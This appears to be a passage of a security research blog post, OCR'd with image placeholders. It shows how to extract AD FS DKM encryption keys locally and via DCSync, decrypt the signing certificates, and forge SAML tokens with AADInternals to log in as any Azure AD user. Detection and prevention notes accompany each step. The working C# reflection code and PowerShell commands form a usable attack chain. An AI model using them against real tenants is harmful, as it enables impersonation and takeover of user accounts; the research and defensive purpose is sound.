
Attributes:

Attribute	Value
cn	17ee2f86-79cb-48ea-9d78-632d63dd5073
distinguishedName	CN=17ee2f86-79cb-48ea-9d78-632d63dd50
dSCorePropagationD...	24/01/2021 15.54.53 FLE Daylight Time; 24
givenName	2.16.840.1.101.3.4.1.2
instanceType	0x4 = (WRITE)
l	91491383-d748-4163-9e50-9c3c86ad1fbd
name	17ee2f86-79cb-48ea-9d78-632d63dd5073
objectCategory	CN=Person,CN=Schema,CN=Configuration,D
objectClass	top; person; organizationalPerson; contact
objectGUID	91491383-d748-4163-9e50-9c3c86ad1fbd
replPropertyMetaData	AttID Ver Loc.USN Org.DSA
thumbnailPhoto	◆n5◆-Qv◆h◆4hs◆S)1◆C◆iU◆◆◆s◆◆◆p
uSNChanged	221599
uSNCreated	209001

Edit | Filter | OK | Cancel | Apply | Help

Local (.NET reflection)


The local export here refers to export taking place on AD FS server. This technique is also using .NET reflection as introduced in **FoggyWeb**:



```
public static byte[] GetCertificate(string certificateType)
{
    object serviceSettingsDataProvider = Service.GetServiceSettingsDataProvider();
    object obj = serviceSettingsDataProvider.GetType().InvokeMember("GetServiceSettings", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
      BindingFlags.InvokeMethod, null, serviceSettingsDataProvider, new object[0]);
    object value = obj.GetType().GetProperty("SecurityTokenService").GetValue(obj);
    object value2 = value.GetType().GetProperty(certificateType).GetValue(value);
    byte[] array = Convert.FromBase64String((string)value2.GetType().GetProperty("EncryptedPfx").GetValue(value2));
    Type type = Service.GetAssemblyByName("Microsoft.IdentityServer.Service").GetType("Microsoft.IdentityServer.Service.Configuration.AdministrationServiceState");
    object value3 = type.GetField("_state", BindingFlags.Instance | BindingFlags.Static | BindingFlags.Public | BindingFlags.NonPublic).GetValue(null);
    object value4 = type.GetField("_certificateProtector", BindingFlags.Instance | BindingFlags.Static | BindingFlags.Public | BindingFlags.NonPublic).GetValue(valu
    return (byte[])value4.GetType().InvokeMember("Unprotect", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic | BindingFlags.InvokeMethod, null
      []
    {
        array
    });
}
```

The basic idea here is to use AD FS binaries to get the key for you, making it extremely stealthy.

However, the code must be run as AD FS service account. Long story short, I solved this challenge by running a custom made service as AD FS service account.



After the service is started, it will listen a named pipe to get configuration sent by AADInternals. After receiving the configuration, the service will use .NET reflection to get the DKM key from AD and returns it to AADInternals via named pipe. Source code of the service available in **github**.

To export the key with AADInternals:


```
# Export encryption key and store to variable
$ADFSKey = Export-AADIntEncryptionKey -Local -Configuration $ADFSConfig
```

Detecting

Detecting the encryption key export is based on enabling auditing the access to AD FS DKM container. For instance, Roberto Rodriguez (**@Cyb3rWard0g**) has published a great **article** on how to enable auditing.

However, as this technique is using AD FS binaries as AD FS service account to access DKM container, it is in practice undetectable.

On AD FS server, the service used to get the key is present for a very brief time:



Name	Description	Status	Startup Type	Log On As
AADInternals	A little service to steal the AD FS DKM secret :)		Automatic	AADINTERNALS\gmsaADFS$
Active Directory Federation ...	Enables Active Directory Federation Services to...	Running	Automatic (...	AADINTERNALS\gmsaADFS$
ActiveX Installer (AxInstSV)	Provides User Account Control validation for t...		Disabled	Local System
AllJoyn Router Service	Routes AllJoyn messages for the local AllJoyn c...		Manual (Trig...	Local Service
App Readiness	Gets apps ready for use the first time a user sig...		Manual	Local System
Application Identity	Determines and verifies the identity of an appli...		Manual (Trig...	Local Service
Application Information	Facilitates the running of interactive applicatio...		Manual (Trig...	Local System


Monitoring creation of new services, especially those running as AD FS service account, helps to detect execution of this technique.

Preventing

Exporting the encryption key locally can not be fully prevented, but the limiting access to a minimum would reduce the attack surface.

Remote


Exporting the encryption key remotely is using DCSync. As such, the credentials with directory replication rights are needed, but the actual export can be performed from any computer. Also the object guid of the DKM object is needed.



```
# Save credentials to a variable
$cred = Get-Credential

# Export encryption key remotely and store to variable
$ADFSKey = Export-AADIntADFSEncryptionKey -Server dc.company.com -Credentials $cred -ObjectGuid "930e004a-4486-4f58-
```

Detecting

Technically, the encryption key is fetched using DCSync. As such, it will generate **event id 4662** to Security log. However, the access to DKM container is NOT detected.



Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	27/04/2021 14.10.32	Microsoft Windows security auditing.	4662	Directory Service Access
Audit Success	27/04/2021 14.10.32	Microsoft Windows security auditing.	4662	Directory Service Access
Audit Success	27/04/2021 14.10.32	Microsoft Windows security auditing.	4662	Directory Service Access
Audit Success	27/04/2021 14.10.32	Microsoft Windows security auditing.	4662	Directory Service Access

Event 4662, Microsoft Windows security auditing.

```
An operation was performed on an object.

Subject :
        Security ID:            AADINTERNALS\administrator
        Account Name:           Administrator
        Account Domain:         AADINTERNALS
```

```
Log Name:         Security
Source:           Microsoft Windows security   Logged:         27/04/2021 14.10.32
Event ID:         4662                         Task Category:  Directory Service Access
Level:            Information                  Keywords:       Audit Success
User:             N/A                          Computer:       SERVER.aadinternals.com
OpCode:           Info
More Information: Event Log Online Help
```

Preventing

In practice, exporting the encryption key remotely can not prevented, but limiting the replication rights would reduce the attack surface.

Exporting AD FS certificates

After exporting the configuration and encryption key, we are ready to decrypt the AD FS certificates. As we can see from the configuration xml, it includes certificates for Signing Token (line 42) and Encryption Token (line 32). Also “additional” certificates for signing token (line 21) and encryption token (line 9) are included. These additional certificates are (usually) generated automatically, when the currently used certificates getting near their expiration date. If the additional certificates are same than “current” certificates, they are not exported.

To export AD FS certificates to the current directory:

```
# Export AD FS certificates
Export-AADIntADFSCertificates -Configuration $ADFSConfig -Key $ADFSKey
```

If you are running this on AD FS server, you can omit the parameters:

```
# Export AD FS certificates on AD FS server
Export-AADIntADFSCertificates
```

Exploiting

To exploit the Azure AD with the exported AD FS signing certificates, we need to know:

- The issuer URI of the AD FS service
- ImmutableId of the user we want to login as

First, lets get the issuer URI. It can be fetched from the Azure AD or from the AD FS server.

To get the issuer URI from Azure AD using MsOnline PS module:

```
# Get the issuer URI
$Issuer = (Get-MsolDomainFederationSettings -DomainName <domain>).IssuerUri
```

To get the issuer URI from the AD FS server:

```
# Get the issuer URI
$Issuer = (Get-ADFSProperties).Identifier.OriginalString
```

Note: If AD FS is configured using Azure AD Connect, the OriginalString may NOT equal to issuer uri registered to Azure AD!

Next, we need the ImmutableId of the user we want to logon as. The ImmutableId can also be fetched from the Azure AD or from on-prem AD (ImmutableId is Base64 encoded ObjectGuid of the user's on-prem AD account).

To get users and immutable id's from Azure AD using MsOnline PS module:

```
# Get ImmutableIds
Get-MsolUser | select UserPrincipalName,ImmutableId
```

To get users and immutable id's from on-prem AD using AzureAD PS module:

```
# Get ImmutableIds
Get-ADUser -Filter * | select UserPrincipalname,@{Name = "ImmutableId" ; Expression = { "$([Convert]::ToBase64String
```

```
UserPrincipalname    ImmutableId
-----------------    -----------
AlexW@company.com    Ryo4MuvXW0muelHOefJ9yg==
AllanD@company.com   Eo+jOAQegUi6rEy8+Yu1Rg==
DiegoS@company.com   cl/bTG5zJku9VynOaXYaeQ==
IsaiahL@company.com  iZaESRicxECDk5bN7gZhPg==
JoniS@company.com    iGyyi+gq40u409PXjE3yRg==
LynneR@company.com   QpHd34ay4UKo0whX6hui3g==
MeganB@company.com   31YCEbfrMUCefem7zlPYTg==
NestorW@company.com  jyEyYWLzKkSpq3bERRG+PQ==
PattiF@company.com   xTuqzBwFbUePyPGRRA1R4g==
SamiL@company.com    VlUqJm8rrUeAhrhJGIhYsQ==
MarkR@company.com    J1OAD14fgEWTMjLqQL5+/g==
```

Now we can login as any user whose ImmutableId is known. The following command will open a Chrome browser and log the user automatically in.

```
# Open Office 365 portal as the given user
Open-AADIntOffice365Portal -ImmutableID iZaESRicxECDk5bN7gZhPg== -PfxFileName .\ADFS_signing.pfx -Issuer $Issuer -Br
```

We can also use the same information to get access token to any Office 365/Azure AD service we like:

```
# Create a SAML token
$saml = New-AADIntSAMLToken -ImmutableID iZaESRicxECDk5bN7gZhPg== -PfxFileName .\ADFS_signing.pfx -Issuer $Issuer

# Get access token for Outlook
Get-AADIntAccessTokenForEXO -SAMLToken $saml -SaveToCache
```

```
Tenant                               User                 Resource                     Client
------                               ----                 --------                     ------
112d9bdc-b677-4a5f-8650-2948dbedb02f IsaiahL@company.com https://outlook.office365.com d3590ed6-52b3-4102-aeff-aad229
```

Summary

In this blog post, I introduced various techniques how to export AD FS configuration data and encryption key to extract the AD FS certificates. Corresponding detection and prevention techniques were also introduced.

References

- Douglas Bienstock and Austin Baker: **I am AD FS and So Can You**
- Fireeye: **ADFSDump**
- Fireeye: **ADFSpoof**
- Microsoft: **ADFSToolbox**, **Test.ServiceAccount.ps1**
- Douglas Bienstock / Fireeye: **Abusing Replication: Stealing AD FS Secrets Over the Network**
- Dirk-Jan Mollena: **adconnectdump**
- Benjamin Delby: **Mimikatz**
- Michael Grafnetter: **DSInternals**
- Microsoft: **FoggyWeb: Targeted NOBELIUM malware leads to persistent backdoor**
- Roberto Rodriquez: **Threat Hunter Playbook: Active Directory Federation Services (ADFS) Distributed Key Manager (DKM) Keys**
- Ned Pyle (Microsoft): **AD FS 2.0 Claims Rule Language Primer**

AZURE ACTIVE DIRECTORY AZURE ADFS

About Dr Nestori Syynimaa (@DrAzureAD)

Dr Syynimaa works as Principal Identity Security Researcher at Microsoft Security Research.
Before his security researcher career, Dr Syynimaa worked as a CIO, consultant, trainer, and university lecturer for over 20 years. He is a regular speaker in scientific and professional conferences related to Microsoft 365 and Entra ID (Azure AD) security.

Before joining Microsoft, Dr Syynimaa was Microsoft MVP in security category and Microsoft Most Valuable Security Researcher (MVR).

«PREVIOUS
Deep-dive to Azure AD device join

NEXT»
Spoofing Azure AD sign-ins logs by imitating AD FS Hybrid Health Agent